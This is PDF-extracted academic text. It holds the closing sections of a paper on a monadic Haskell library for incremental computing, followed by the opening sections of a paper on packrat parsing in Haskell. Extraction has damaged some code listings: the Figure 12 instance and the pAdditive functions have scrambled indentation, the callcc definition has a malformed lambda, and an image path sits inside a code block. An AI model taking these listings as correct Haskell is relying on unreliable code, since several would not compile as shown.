Without the ability to parameterize our interface over the underlying monad, what do we do? We could declare a record type with fields corresponding to the operations in the interface, along the lines of [14]. However, we would still need to parameterize every new type declared in the interface by the underlying monad.

With no completely satisfying solution at hand, we resort to the traditional, verbose solution: to parameterize the individual definitions in our interface as necessary. To make the impact as small as possible, we capture the needed properties of the underlying monad in the class `Ref`:

```
class Monad m => Ref m r | m -> r where
  newRef   :: a -> m (r a)
  readRef  :: r a -> m a
  writeRef :: r a -> a -> m ()
```

With the class `Ref m r`, we can capture all monads  $m$  with an associated *reference* type  $r$ . In our definition, we have used two extensions of Haskell: *multi-parameter type classes* [8], and *functional dependencies* [7], which in conjunction have turned out to be a very versatile tool. The functional dependency  $m \rightarrow r$  tells us that the reference type  $r$  is uniquely determined by the monad type  $m$ . This helps resolving ambiguities when we define monadic operations that need references internally. Here is a trivial example, that creates a reference and immediately reads it:

```
ex :: Ref m r => m Integer
ex = newRef 42 >>= readRef
```

This can be used in any monad which is an instance of the `Ref` class. Thanks to the functional dependency of  $r$  on  $m$ , the type of the reference can also be determined, although it is a completely internal affair to `ex`.

First-class references are the monadic equivalent of the ML type `ref`, and its associated operations `ref`, `!`, and `:=`, for creating, reading and assigning references. The standard libraries of Haskell do not have any instances for first-class references, but since the introduction of *lazy functional state threads* and the `ST` monad [9], most implementations provide libraries with first-class references.

The underlying monad  $m$ , its reference type  $r$ , and the context `Ref m r` will show up everywhere in the interfaces that we will present. Therefore, for the sake of clarity, we will take the liberty of presenting elided versions of type definitions and signatures without  $m$ ,  $r$ , and `Ref m r`. As an example, this allows us to write

```
newtype OL e a
newtype R e
order :: R e -> R e -> OL e Ordering
```

```

newtype PQ a
empty    :: PQ a
insert   :: Ord a => a -> PQ a -> PQ a
insertM :: Monad m =>
          (a -> a -> m Ordering) -> a -> PQ a -> m (PQ a)
min      :: PQ a -> Maybe (a, PQ a)

```

**Figure 6. Interface for priority queues.**

```

newtype OL e a
instance Monad (OL e)

newtype R e

insert   :: R e -> e -> OL e (R e)
spliceOut :: R e -> R e -> OL e ()
deleted   :: R e -> OL e Bool
order     :: R e -> R e -> OL e Ordering
base      :: OL e (R e)
inOL      :: OL e a -> m a
inM       :: m a -> OL e a

```

**Figure 7. Interface for ordered lists, parameterized over Ref m r.**

instead of

```

newtype OL m r e a
newtype R m r e
order :: Ref m r =>
        R m r e -> R m r e -> OL m r e Ordering

```

## 4.2 Priority queues and ordered lists

The ML library relies on two other libraries that implement priority queues and ordered lists. We give Haskell interfaces for these interfaces in Figure 6 and 7.

For ordered lists, we have provided a monad-transformer based interface, again relying on the `Ref` class. Operations on ordered lists whose elements are of type `e` live in the monad `OL e`. This monad is an instance of the *environment monad transformer* [10], modeled by parameterizing the underlying monad by the environment type. Our environment is a triple carrying the current size, the maximum size, and the base record of the ordered list:

```
newtype OL e a = OL ((r Integer, r Integer, R e) -> m a)
```

(Remember that we have assumed that this type is also parameterized over `m` and `r`.) The current size and maximum size of the ordered list can change, which is why the environment has references to these.

All records in the list have type `e`, and are linked together in a cir-

```

newtype CL a
circularList :: a -> m (CL a)
next         :: CL a -> m (CL a)
previous     :: CL a -> m (CL a)
insert       :: CL a -> a -> m (CL a)
val          :: CL a -> m a
update       :: CL a -> a -> m ()
delete       :: CL a -> m ()

```

**Figure 8. Interface for circular lists, parameterized over Ref m r.**

cular fashion. Moreover, each record has a flag that tells whether it has been spliced out, and an integer that is used for the order comparison operation. The type `R` captures all this information:

```
newtype R e = R (CL (Bool, Integer, e))
```

This relies on yet another monadic library for circular lists in Figure 8, which also relies on our first-class references. The type `CL a` represents an element which is a member in a circular list. Straightforward operations are provided to create an one-element list, get to the next and previous element in the list, and to insert and return a new element after an element. The value of an element can be read or updated, and the element can also be deleted from the list.

Let us return to the operations on ordered lists in Figure 7. The operations allow us to create and insert a new record after an existing record, delete all records strictly between two records, and check if a record has been deleted. The key operation is `order`, that checks the relative position of two records, and returns a value in the standard Haskell type `Ordering`:

```
data Ordering = LT | EQ | GT
```

Using this type, a record that comes before another record has the ordering `LT`. Now, why does the operation `order` have a monadic type? Since records never move around in the list, `order` ought to be a pure function! The problem is that the ordering is determined by looking at the integer references in the records, and these might change as new records are inserted in the list. The only way the integer references can be read is by the monadic `readRef`.

The imperative signature of `order` contaminates the otherwise monad-free interface for priority queues in Figure 6. The usual `insert` operation, that works for the pure ordering operation in the `Ord` class, is useless if we want to insert elements using ordered-list order. We therefore provide an additional insertion operation that allows the comparison operation to take place in a monad. The `min` operation returns the head and tail of a priority queue, or `Nothing` if the queue is empty.

## 4.3 Implementation of the A and C monads

By looking inside the implementation of the incremental library in [1], we see that it uses references for maintaining its evaluation queue of edges, and for keeping track of the current time. An edge corresponds to a part of a changeable computation that starts by reading an input modifiable, and ends by writing its output modifiable. That is, whenever a changeable reads a modifiable, an edge containing the continuing changeable is inserted in the dependency graph. It has a time interval which starts with the read operation of the input modifiable, and ends at the final write operation. Time is accounted here by records in an underlying ordered list, where the values of the records are insignificant.

To get the corresponding kind of state into the `A` monad, we use the environment monad transformer again, this time on top of the ordered-list monad. The environment will have references to the process queue and the current time:

```

newtype A a = A ((r (PQ Edge), r Time) -> OL () a )
type Time = R ()

```

It turns out that the continuations that sit in the edges precisely amount to `A`-computations, which leads to the following type for

```

propagate = do
  let prop = do
    pq <- readPq
    case min pq of
      Nothing -> return ()
      Just ((reader,start,stop),pq') -> do
        writePq pq'
        unlessM (inOL $ deleted start) $do
          inOL $ spliceOut start stop
          writeCurrentTime start
          reader
        prop
    now <- readCurrentTime
    prop
    writeCurrentTime now

```

**Figure 9.** The propagate operation.

Edge:

```
type Edge = (A (), Time, Time)
```

With these types, it is straightforward to define the propagate operation, see Figure 9, using the same algorithm as the ML library. It repeatedly extracts the first edge from the evaluation queue. If the start time of the edge has not been deleted from the ordered list, it deletes all edges contained in its time interval, and evaluates its changeable.

Let us now turn to the definitions of the C monad and the modifiables. In the ML library, a modifiable carries references to a value, a write operation, and a list of edges. Thus, modifiables form the nodes in the dependency graph. We get the corresponding type in Haskell:

```
newtype Mod a = Mod (r a, r (a -> A()), r [Edge])
```

In the C monad, we will capture continuations of type A () to put in edges. This leads to the following definitions:

```
newtype C a = C ((a -> A ()) -> A ())
deC (C m) = m
```

Usually, the continuation monad comes with the operation *call with current continuation*, or callcc [10]:

```
callcc :: ((a -> C b) -> C a) -> C a
callcc f = C $ \k -> deC (f ((a -> C $ \k' -> (k a))) k
```

This operation exposes the current continuation to its argument, so that one later can invoke it to “jump back” to the point of callcc. For our purposes, the operation cont is more appropriate: it gives us the possibility to completely redefine what the continuation should be, in the underlying monad:

```
cont :: ((a -> A ()) -> A ()) -> C a
cont m = C m
```

We use cont to create the edge in readMod, defined in Figure 11. The locally defined reader, of type A (), has captured the continuation k, and forms a new continuation in terms of it. The new continuation reads the value of the input modifiable, and passes it to k. After k has finished, it has written to its output modifiable, so the new continuation checks the time, and forms an edge to insert in the dependency list of the input modifiable. Here, and in what follows,

```

mapRef          :: (a -> a) -> r a -> m ()
mapRef f r = readRef r >>= (writeRef r . f)

inA            :: A a -> C a
inC            :: C a -> A a

readCurrentTime :: A Time
stepTime       :: A Time
stepTime = do
  t <- readCurrentTime
  t' <- inOL $ insert t ()
  writeCurrentTime t'
  return t'

```

**Figure 10.** Some auxiliary functions.

```

readMod (Mod (v,_,es)) = do
  start <- stepTime
  cont $ \k -> do
    let reader = do readRef v >>= k
      now <- readCurrentTime
      mapRef ((reader,start,now):) es
    reader

```

**Figure 11.** The readMod operation.

we use a couple of auxiliary functions given in Figure 10. These let us apply a function to the value of a reference, use A-operations in the C monad and vice versa, and read and bump the current time.

Finally, we give the implementation for the A-monad instance of the newModBy operation in Figure 12. Just as its corresponding ML operation mod, it defines two write operations that the changeable c will use. As the name indicates, writeFirst is only used the first time the value of the modifiable is being computed. It will update the reference changeR in the modifiable to point to writeAgain, which will be used whenever the modifiable needs to be recomputed. The writeAgain operation compares the newly computed value of the modifiable with the old, and if they differ, all dependent changeables are queued for recomputation by means of the auxiliary insertPQ:

```
insertPQ :: r [Edge] -> A ()
```

After the definition of these write operations, the changeable is executed to get its value v. This value is written to by using either writeFirst or writeAgain. This is the point where we were able to factor out the write operation from the changeable, as promised in Section 2.3.

## 5 Conclusions

We have presented an example of how a monadic framework can lead us to a safe interface to an imperative library for incremental computing, suitable for use in a purely functional language. After looking at some examples that use the monadic library, we found opportunities to optimize one of the standard monadic combinators. As a result, the library is able to remove some artificial dependencies, which in turn can result in less incremental work carried out when input changes.

Now, our monadic library has not only paid off by ensuring correct usage. Algorithms that use the ap combinator immediately benefit

```

instance NewMod A where
  newModBy :: (a -> a -> Bool) -> C a -> A (Mod a)
  newModBy cmp c = do
    m <- newRef (error "newMod")
    changeR <- newRef (error "changeR")
    es <- newRef []
    let writeFirst v = do
        writeRef m v
        now <- stepTime
        writeRef changeR (writeAgain now)
        writeAgain t v = do
          v' <- readRef m
          unless (cmp v' v) $do
            writeRef m v
            insertPQ es
            writeRef es []
            writeCurrentTime t
        writeRef changeR writeFirst
    inC $ do
      v <- c
      write <- readRef changeR
      inA $ write v
      return (Mod (m, changeR, es))

```

**Figure 12.** The NewMod instance for A.

from the fact that the arguments are independent, and thus isolated in the dependency graph.

From a Haskell library designer’s point of view, we notice that the optimized version of the `ap` combinator for the `C` monad suggests that this combinator should be put in a class, and that other monads may benefit from optimized instances.

We find that Haskell as a language provides good support for monadic programming, but that the lack of parameterizable modules is a big disadvantage. Most of our interfaces include types and operations that are parameterized over an underlying monad, and the inability to capture this parameter at one single point decreases the clarity of the interfaces significantly. For these reasons, it was tempting to use Standard ML or Cayenne instead for implementation language. We decided to go for Haskell, since it is a widely used language that is purely functional. This makes it clear that all effects are captured in the monadic types. We are also pleased to see that there is ongoing work on first-class module systems for Haskell [15].

The implementation of our library is freely available for download at [3].

## 6 Acknowledgments

We would like to thank Dick Kieburz, Thomas Hallgren, Bill Harrison, Sylvain Conchon, Walid Taha, and the anonymous referees for valuable feedback on this paper.

## 7 References

- [1] U. Acar, G. Blelloch, , and R. Harper. Adaptive functional programming. In *Principles of Programming Languages (POPL02)*, Portland, Oregon, January 2002. ACM.
- [2] L. Augustsson. Cayenne — a language with dependent types. In *Proc. of the International Conference on Functional Programming (ICFP’98)*. ACM Press, September 1998.
- [3] M. Carlsson. *Adaptive* — incremental computations in Haskell. [www.cse.ogi.edu/~magnus/Adaptive/](http://www.cse.ogi.edu/~magnus/Adaptive/), 2002.
- [4] P. F. Dietz and D. D. Sleator. Two algorithms for maintaining order in a list. In *Proceedings. 19th ACM Symposium. Theory of Computing*, 1987.
- [5] The Glasgow Haskell compiler. [www.haskell.org/ghc/](http://www.haskell.org/ghc/).
- [6] The Hugs 98 interpreter. [www.haskell.org/hugs/](http://www.haskell.org/hugs/).
- [7] M. P. Jones. Type Classes with Functional Dependencies. In *Proceedings of the 9th European Symposium on Programming, ESOP 2000*, number 1782 in LNCS, Berlin, Germany, March 2000. Springer-Verlag.
- [8] S. P. Jones, M. P. Jones, and E. Meijer. Type classes: exploring the design space. In *Haskell Workshop*, 1997.
- [9] J. Launchbury and S. Peyton Jones. Lazy functional state threads. In *ACM Programming Languages Design and Implementation*, Orlando, 1994.
- [10] S. Liang, P. Hudak, and M. P. Jones. Monad transformers and modular interpreters. In *Conference Record of POPL’95: 22nd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, pages 333–343, San Francisco, California, Jan. 1995.
- [11] R. Milner, M. Tofte, R. Harper, and D. MacQueen. *The Definition of Standard ML (Revised)*. MIT Press, 1997.
- [12] S. Peyton Jones et al. The Haskell 98 libraries. [haskell.org/onlinelibrary/](http://haskell.org/onlinelibrary/), 1999.
- [13] S. Peyton Jones et al. Report on the programming language Haskell 98, a non-strict, purely functional language. Available from <http://haskell.org>, February 1999.
- [14] T. Sheard. Generic unification via two-level types and parameterized modules. In *International Conference on Functional Programming*, Florence, Italy, 2001. ACM.
- [15] M. Shields and S. P. Jones. First class modules for Haskell. In *9th International Conference on Foundations of Object-Oriented Languages (FOOL 9), Portland, Oregon*, pages 28–40, Jan. 2002.
- [16] P. Wadler. The essence of functional programming. In *Proceedings 1992 Symposium on Principles of Programming Languages*, pages 1–14, Albuquerque, New Mexico, 1992.

# Packrat Parsing: Simple, Powerful, Lazy, Linear Time

## Functional Pearl

Bryan Ford  
Massachusetts Institute of Technology  
Cambridge, MA  
[baford@lcs.mit.edu](mailto:baford@lcs.mit.edu)

### Abstract

Packrat parsing is a novel technique for implementing parsers in a lazy functional programming language. A packrat parser provides the power and flexibility of top-down parsing with backtracking and unlimited lookahead, but nevertheless guarantees linear parse time. Any language defined by an LL( $k$ ) or LR( $k$ ) grammar can be recognized by a packrat parser, in addition to many languages that conventional linear-time algorithms do not support. This additional power simplifies the handling of common syntactic idioms such as the widespread but troublesome longest-match rule, enables the use of sophisticated disambiguation strategies such as syntactic and semantic predicates, provides better grammar composition properties, and allows lexical analysis to be integrated seamlessly into parsing. Yet despite its power, packrat parsing shares the same simplicity and elegance as recursive descent parsing; in fact converting a backtracking recursive descent parser into a linear-time packrat parser often involves only a fairly straightforward structural change. This paper describes packrat parsing informally with emphasis on its use in practical applications, and explores its advantages and disadvantages with respect to the more conventional alternatives.

### Categories and Subject Descriptors

D.3.4 [Programming Languages]: Processors—*Parsing*; D.1.1 [Programming Techniques]: Applicative (Functional) Programming; F.4.2 [Mathematical Logic and Formal Languages]: Grammars and Other Rewriting Systems—*Parsing*

### General Terms

Languages, Algorithms, Design, Performance

### Keywords

Haskell, memoization, top-down parsing, backtracking, lexical analysis, scannerless parsing, parser combinators

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.  
*ICFP'02*, October 4-6, 2002, Pittsburgh, Pennsylvania, USA.  
Copyright 2002 ACM 1-58113-487-8/02/0010 ...\$5.00

### 1 Introduction

There are many ways to implement a parser in a functional programming language. The simplest and most direct approach is *top-down* or *recursive descent parsing*, in which the components of a language grammar are translated more-or-less directly into a set of mutually recursive functions. Top-down parsers can in turn be divided into two categories. *Predictive parsers* attempt to predict what type of language construct to expect at a given point by “looking ahead” a limited number of symbols in the input stream. *Backtracking parsers* instead make decisions speculatively by trying different alternatives in succession: if one alternative fails to match, then the parser “backtracks” to the original input position and tries another. Predictive parsers are fast and guarantee linear-time parsing, while backtracking parsers are both conceptually simpler and more powerful but can exhibit exponential runtime.

This paper presents a top-down parsing strategy that sidesteps the choice between prediction and backtracking. *Packrat parsing* provides the simplicity, elegance, and generality of the backtracking model, but eliminates the risk of super-linear parse time, by saving all intermediate parsing results as they are computed and ensuring that no result is evaluated more than once. The theoretical foundations of this algorithm were worked out in the 1970s [3, 4], but the linear-time version was apparently never put in practice due to the limited memory sizes of computers at that time. However, on modern machines the storage cost of this algorithm is reasonable for many applications. Furthermore, this specialized form of memoization can be implemented very elegantly and efficiently in modern lazy functional programming languages, requiring no hash tables or other explicit lookup structures. This marriage of a classic but neglected linear-time parsing algorithm with modern functional programming is the primary technical contribution of this paper.

Packrat parsing is unusually powerful despite its linear time guarantee. A packrat parser can easily be constructed for any language described by an LL( $k$ ) or LR( $k$ ) grammar, as well as for many languages that require unlimited lookahead and therefore are not LR. This flexibility eliminates many of the troublesome restrictions imposed by parser generators of the YACC lineage. Packrat parsers are also much simpler to construct than bottom-up LR parsers, making it practical to build them by hand. This paper explores the manual construction approach, although automatic construction of packrat parsers is a promising direction for future work.

A packrat parser can directly and efficiently implement common disambiguation rules such as *longest-match*, *followed-by*, and *not-followed-by*, which are difficult to express unambiguously in a context-free grammar or implement in conventional linear-time

```

Additive   ← Multitive '+' Additive | Multitive
Multitive  ← Primary '*' Multitive | Primary
Primary    ← '(' Additive ')' | Decimal
Decimal    ← '0' | ... | '9'

```

**Figure 1. Grammar for a trivial language**

parsers. For example, recognizing identifiers or numbers during lexical analysis, parsing if-then-else statements in C-like languages, and handling do, let, and lambda expressions in Haskell inherently involve longest-match disambiguation. Packrat parsers are also more easily and naturally composable than LR parsers, making them a more suitable substrate for dynamic or extensible syntax [1]. Finally, both lexical and hierarchical analysis can be seamlessly integrated into a single unified packrat parser, and lexical and hierarchical language features can even be blended together, so as to handle string literals with embedded expressions or literate comments with structured document markup, for example.

The main disadvantage of packrat parsing is its space consumption. Although its asymptotic worst-case bound is the same as those of conventional algorithms—linear in the size of the input—its space utilization is directly proportional to input size rather than maximum recursion depth, which may differ by orders of magnitude. However, for many applications such as modern optimizing compilers, the storage cost of a packrat parser is likely to be no greater than the cost of subsequent processing stages. This cost may therefore be a reasonable tradeoff for the power and flexibility of linear-time parsing with unlimited lookahead.

The rest of this paper explores packrat parsing with the aim of providing a pragmatic sense of how to implement it and when it is useful. Basic familiarity with context-free grammars and top-down parsing is assumed. For brevity and clarity of presentation, only small excerpts of example code are included in the text. However, all of the examples described in this paper are available, as complete and working Haskell code, at:

<http://pdos.lcs.mit.edu/~baford/packrat/icfp02>

The paper is organized as follows. Section 2 introduces packrat parsing and describes how it works, using conventional recursive descent parsing as a starting point. Section 3 presents useful extensions to the basic algorithm, such as support for left recursion, lexical analysis, and monadic parsing. Section 4 explores in more detail the recognition power of packrat parsers in comparison with conventional linear-time parsers. Section 5 discusses the three main practical limitations of packrat parsing: determinism, statelessness, and space consumption. Section 6 presents some experimental results to demonstrate the practicality of packrat parsing for real languages. Section 7 discusses related work, Section 8 points out directions for future exploration, and Section 9 concludes.

## 2 Building a Parser

Packrat parsing is essentially a top-down parsing strategy, and as such packrat parsers are closely related to recursive descent parsers. For this reason, we will first build a recursive descent parser for a trivial language and then convert it into a packrat parser.

### 2.1 Recursive Descent Parsing

Consider the standard approach for constructing a recursive descent parser for a grammar such as the trivial arithmetic expression lan-

guage shown in Figure 1. We define four functions, one for each of the nonterminals on the left-hand sides of the rules. Each function takes the string to be parsed, attempts to recognize some prefix of the input string as a derivation of the corresponding nonterminal, and returns either a “success” or “failure” result. On success, the function returns the remainder of the input string immediately following the part that was recognized, along with some semantic value computed from the recognized part. Each function can recursively call itself and the other functions in order to recognize the nonterminals appearing on the right-hand sides of its corresponding grammar rules.

To implement this parser in Haskell, we first need a type describing the result of a parsing function:

```

data Result v = Parsed v String
              | NoParse

```

In order to make this type generic for different parse functions producing different kinds of semantic values, the `Result` type takes a type parameter `v` representing the type of the associated semantic value. A success result is built with the `Parsed` constructor and contains a semantic value (of type `v`) and the remainder of the input text (of type `String`). A failure result is represented by the simple value `NoParse`. In this particular parser, each of the four parse functions takes a `String` and produces a `Result` with a semantic value of type `Int`:

```

pAdditive :: String -> Result Int
pMultitive :: String -> Result Int
pPrimary   :: String -> Result Int
pDecimal   :: String -> Result Int

```

The definitions of these functions have the following general structure, directly reflecting the mutual recursion expressed by the grammar in Figure 1:

```

pAdditive s = ... (calls itself and pMultitive) ...
pMultitive s = ... (calls itself and pPrimary) ...
pPrimary   s = ... (calls pAdditive and pDecimal) ...
pDecimal   s = ...

```

For example, the `pAdditive` function can be coded as follows, using only primitive Haskell pattern matching constructs:

```

-- Parse an additive-precedence expression
pAdditive :: String -> Result Int
pAdditive s = alt1 where

  -- Additive <- Multitive '+' Additive
  alt1 = case pMultitive s of
            Parsed vleft s' ->
            case s' of
              ('+' : s'') ->
                case pAdditive s'' of
                  Parsed vright s''' ->
                  Parsed (vleft + vright) s''' 
                  _ -> alt2
                  _ -> alt2
                  _ -> alt2

  -- Additive <- Multitive
  alt2 = case pMultitive s of
            Parsed v s' -> Parsed v s'
            NoParse -> NoParse

```

To compute the result of `pAdditive`, we first compute the value of `alt1`, representing the first alternative for this grammar rule. This

alternative in turn calls `pMultitive` to recognize a multiplicative-precedence expression. If `pMultitive` succeeds, it returns the semantic value `vleft` of that expression and the remaining input `s'` following the recognized portion of input. We then check for a ‘+’ operator at position `s'`, which if successful produces the string `s''` representing the remaining input after the ‘+’ operator. Finally, we recursively call `pAdditive` itself to recognize another additive-precedence expression at position `s''`, which if successful yields the right-hand-side result `vright` and the final remainder string `s'''`. If all three of these matches were successful, then we return as the result of the initial call to `pAdditive` the semantic value of the addition, `vleft + vright`, along with the final remainder string `s'''`. If any of these matches failed, we fall back on `alt2`, the second alternative, which merely attempts to recognize a single multiplicative-precedence expression at the original input position `s` and returns that result verbatim, whether success or failure.

The other three parsing functions are constructed similarly, in direct correspondence with the grammar. Of course, there are easier and more concise ways to write these parsing functions, using an appropriate library of helper functions or combinators. These techniques will be discussed later in Section 3.3, but for clarity we will stick to simple pattern matching for now.

## 2.2 Backtracking Versus Prediction

The parser developed above is a *backtracking* parser. If `alt1` in the `pAdditive` function fails, for example, then the parser effectively “backtracks” to the original input position, starting over with the original input string `s` in the second alternative `alt2`, regardless of whether the first alternative failed to match during its first, second, or third stage. Notice that if the input `s` consists of only a single multiplicative expression, then the `pMultitive` function will be called twice on the same string: once in the first alternative, which will fail while trying to match a nonexistent ‘+’ operator, and then again while successfully applying the second alternative. This backtracking and redundant evaluation of parsing functions can lead to parse times that grow exponentially with the size of the input, and this is the principal reason why a “naive” backtracking strategy such as the one above is never used in realistic parsers for inputs of substantial size.

The standard strategy for making top-down parsers practical is to design them so that they can “predict” which of several alternative rules to apply *before* actually making any recursive calls. In this way it can be guaranteed that parse functions are never called redundantly and that any input can be parsed in linear time. For example, although the grammar in Figure 1 is not directly suitable for a predictive parser, it can be converted into an LL(1) grammar, suitable for prediction with one lookahead token, by “left-factoring” the Additive and Multitive nonterminals as follows:

$$\begin{array}{ll} \text{Additive} & \leftarrow \text{Multitive AdditiveSuffix} \\ \text{AdditiveSuffix} & \leftarrow '+' \text{ Additive} \mid \epsilon \\ \text{Multitive} & \leftarrow \text{Primary MultitiveSuffix} \\ \text{MultitiveSuffix} & \leftarrow '*' \text{ Multitive} \mid \epsilon \end{array}$$

Now the decision between the two alternatives for `AdditiveSuffix` can be made before making any recursive calls simply by checking whether the next input character is a ‘+’. However, because the prediction mechanism only has “raw” input tokens (characters in this case) to work with, and must itself operate in constant time, the class of grammars that can be parsed predictively is very restrictive. Care must also be taken to keep the prediction mechanism consistent with the grammar, which can be difficult to do manu-

column	C1	C2	C3	C4	C5	C6	C7	C8
pAdditive			A .....	(7,C7)	X	(4,C7)	X	X
pMultitive				(3,C5)	X	(4,C7)	X	X
pPrimary			?	(3,C5)	X	(4,C7)	X	X
pDecimal				X	(3,C5)	X	(4,C7)	X
input	'2'	'*'	'('	'3'	'+'	'4'	)'	(end)

Figure 2. Matrix of parsing results for string ‘`2*(3+4)`’

ally and highly sensitive to global properties of the language. For example, the prediction mechanism for `MultitiveSuffix` would have to be adjusted if a higher-precedence exponentiation operator ‘\*\*’ was added to the language; otherwise the exponentiation operator would falsely trigger the predictor for multiplication expressions and cause the parser to fail on valid input.

Some top-down parsers use prediction for most decisions but fall back on full backtracking when more flexibility is needed. This strategy often yields a good combination of flexibility and performance in practice, but it still suffers the additional complexity of prediction, and it requires the parser designer to be intimately aware of where prediction can be used and when backtracking is required.

## 2.3 Tabular Top-Down Parsing

As pointed out by Birman and Ullman [4], a backtracking top-down parser of the kind presented in Section 2.1 can be made to operate in linear time without the added complexity or constraints of prediction. The basic reason the backtracking parser can take super-linear time is because of redundant calls to the same parse function on the same input substring, and these redundant calls can be eliminated through memoization.

Each parse function in the example is dependent *only* on its single parameter, the input string. Whenever a parse function makes a recursive call to itself or to another parse function, it always supplies either *the same* input string it was given (e.g., for the call by `pAdditive` to `pMultitive`), or a *suffix* of the original input string (e.g., for the recursive call by `pAdditive` to itself after matching a ‘+’ operator). If the input string is of length  $n$ , then there are only  $n+1$  distinct suffixes that might be used in these recursive calls, counting the original input string itself and the empty string. Since there are only four parse functions, there are at most  $4(n+1)$  distinct intermediate results that the parsing process might require.

We can avoid computing any of these intermediate results multiple times by storing them in a table. The table has one row for each of the four parse functions and one column for each distinct position in the input string. We fill the table with the results of each parse function for each input position, starting at the *right* end of the input string and working towards the left, column by column. Within each column, we start from the bottommost cell and work upwards. By the time we compute the result for a given cell, the results of all would-be recursive calls in the corresponding parse function will already have been computed and recorded elsewhere in the table; we merely need to look up and use the appropriate results.

Figure 2 illustrates a partially-completed result table for the input string ‘`2*(3+4)`’. For brevity, Parsed results are indicated as  $(v, c)$ , where  $v$  is the semantic value and  $c$  is the column number at which the associated remainder suffix begins. Columns are labeled

C1, C2, and so on, to avoid confusion with the integer semantic values. `NoParse` results are indicated with an X in the cell. The next cell to be filled is the one for `pPrimary` at column C3, indicated with a circled question mark.

The rule for Primary expressions has two alternatives: a parenthesized Additive expression or a Decimal digit. If we try the alternatives in the order expressed in the grammar, `pPrimary` will first check for a parenthesized Additive expression. To do so, `pPrimary` first attempts to match an opening ‘(’ in column C3, which succeeds and yields as its remainder string the input suffix starting at column C4, namely ‘3+4)’. In the simple recursive-descent parser `pPrimary` would now recursively call `pAdditive` on this remainder string. However, because we have the table we can simply look up the result for `pAdditive` at column C4 in the table, which is (7,C7). This entry indicates a semantic value of 7—the result of the addition expression ‘3+4’—and a remainder suffix of ‘)’ starting in column C7. Since this match is a success, `pPrimary` finally attempts to match the closing parenthesis at position C7, which succeeds and yields the empty string C8 as the remainder. The result entered for `pPrimary` at column C3 is thus (7,C8).

Although for a long input string and a complex grammar this result table may be large, it only grows linearly with the size of the input assuming the grammar has a fixed number of nonterminals. Furthermore, as long as the grammar uses only the standard operators of Backus-Naur Form [2], only a fixed number of previously-recorded cells in the matrix need to be accessed in order to compute each new result. Therefore, assuming table lookup occurs in constant time, the parsing process as a whole completes in linear time.

Due to the “forward pointers” embedded in the results table, the computation of a given result may examine cells that are widely spaced in the matrix. For example, computing the result for `pPrimary` at C3 above made use of results from columns C3, C4, and C7. This ability to skip ahead arbitrary distances while making parsing decisions is the source of the algorithm’s unlimited lookahead capability, and this capability makes the algorithm more powerful than linear-time predictive parsers or LR parsers.

## 2.4 Packrat Parsing

An obvious practical problem with the tabular right-to-left parsing algorithm above is that it computes many results that are never needed. An additional inconvenience is that we must carefully determine the order in which the results for a particular column are computed, so that parsing functions such as `pAdditive` and `pMultitive` that depend on other results from the same column will work correctly.

*Packrat parsing* is essentially a lazy version of the tabular algorithm that solves both of these problems. A packrat parser computes results only as they are needed, in the same order as the original recursive descent parser would. However, once a result is computed for the first time, it is stored for future use by subsequent calls.

A non-strict functional programming language such as Haskell provides an ideal implementation platform for a packrat parser. In fact, packrat parsing in Haskell is particularly efficient because it does not require arrays or any other explicit lookup structures other than the language’s ordinary algebraic data types.

First we will need a new type to represent a single column of the parsing result matrix, which we will call `Derivs` (“derivations”).

This type is merely a tuple with one component for each nonterminal in the grammar. Each component’s type is the result type of the corresponding parse function. The `Derivs` type also contains one additional component, which we will call `dvChar`, to represent “raw” characters of the input string as if they were themselves the results of some parsing function. The `Derivs` type for our example parser can be conveniently declared in Haskell as follows:

```
data Derivs = Derivs {
    dvAdditive :: Result Int,
    dvMultitive :: Result Int,
    dvPrimary :: Result Int,
    dvDecimal :: Result Int,
    dvChar :: Result Char}
```

This Haskell syntax declares the type `Derivs` to have a single constructor, also named `Derivs`, with five components of the specified types. The declaration also automatically creates a corresponding data-accessor function for each component: `dvAdditive` can be used as a function of type `Derivs → Result Int`, which extracts the first component of a `Derivs` tuple, and so on.

Next we modify the `Result` type so that the “remainder” component of a success result is not a plain `String`, but is instead an instance of `Derivs`:

```
data Result v = Parsed v Derivs
              | NoParse
```

The `Derivs` and `Result` types are now mutually recursive: the success results in one `Derivs` instance act as links to other `Derivs` instances. These result values in fact provide the *only* linkage we need between different columns in the matrix of parsing results.

Now we modify the original recursive-descent parsing functions so that each takes a `Derivs` instead of a `String` as its parameter:

```
pAdditive :: Derivs → Result Int
pMultitive :: Derivs → Result Int
pPrimary :: Derivs → Result Int
pDecimal :: Derivs → Result Int
```

Wherever one of the original parse functions examined input characters directly, the new parse function instead refers to the `dvChar` component of the `Derivs` object. Wherever one of the original functions made a recursive call to itself or another parse function, in order to match a nonterminal in the grammar, the new parse function instead instead uses the `Derivs` accessor function corresponding to that nonterminal. Sequences of terminals and nonterminals are matched by following chains of success results through multiple `Derivs` instances. For example, the new `pAdditive` function uses the `dvMultitive`, `dvChar`, and `dvAdditive` accessors as follows, without making any direct recursive calls:

```
-- Parse an additive-precedence expression
pAdditive :: Derivs → Result Int
pAdditive d = alt1 where

    -- Additive <- Multitive '+' Additive
    alt1 = case dvMultitive d of
        Parsed vleft d' →
            case dvChar d' of
                Parsed '+' d'' →
                    case dvAdditive d'' of
                        Parsed vright d''' →
                            Parsed (vleft + vright) d''' →
                                _ → alt2
                            _ → alt2
```

```

_ -> alt2

-- Additive <- Multitive
alt2 = dvMultitive d

```

Finally, we create a special “top-level” function, `parse`, to produce instances of the `Derivs` type and “tie up” the recursion between all of the individual parsing functions:

```

-- Create a result matrix for an input string
parse :: String -> Derivs
parse s = d where
  d = Derivs add mult prim dec chr
  add = pAdditive d
  mult = pMultitive d
  prim = pPrimary d
  dec = pDecimal d
  chr = case s of
    (c:s') -> Parsed c (parse s')
    [] -> NoParse


```

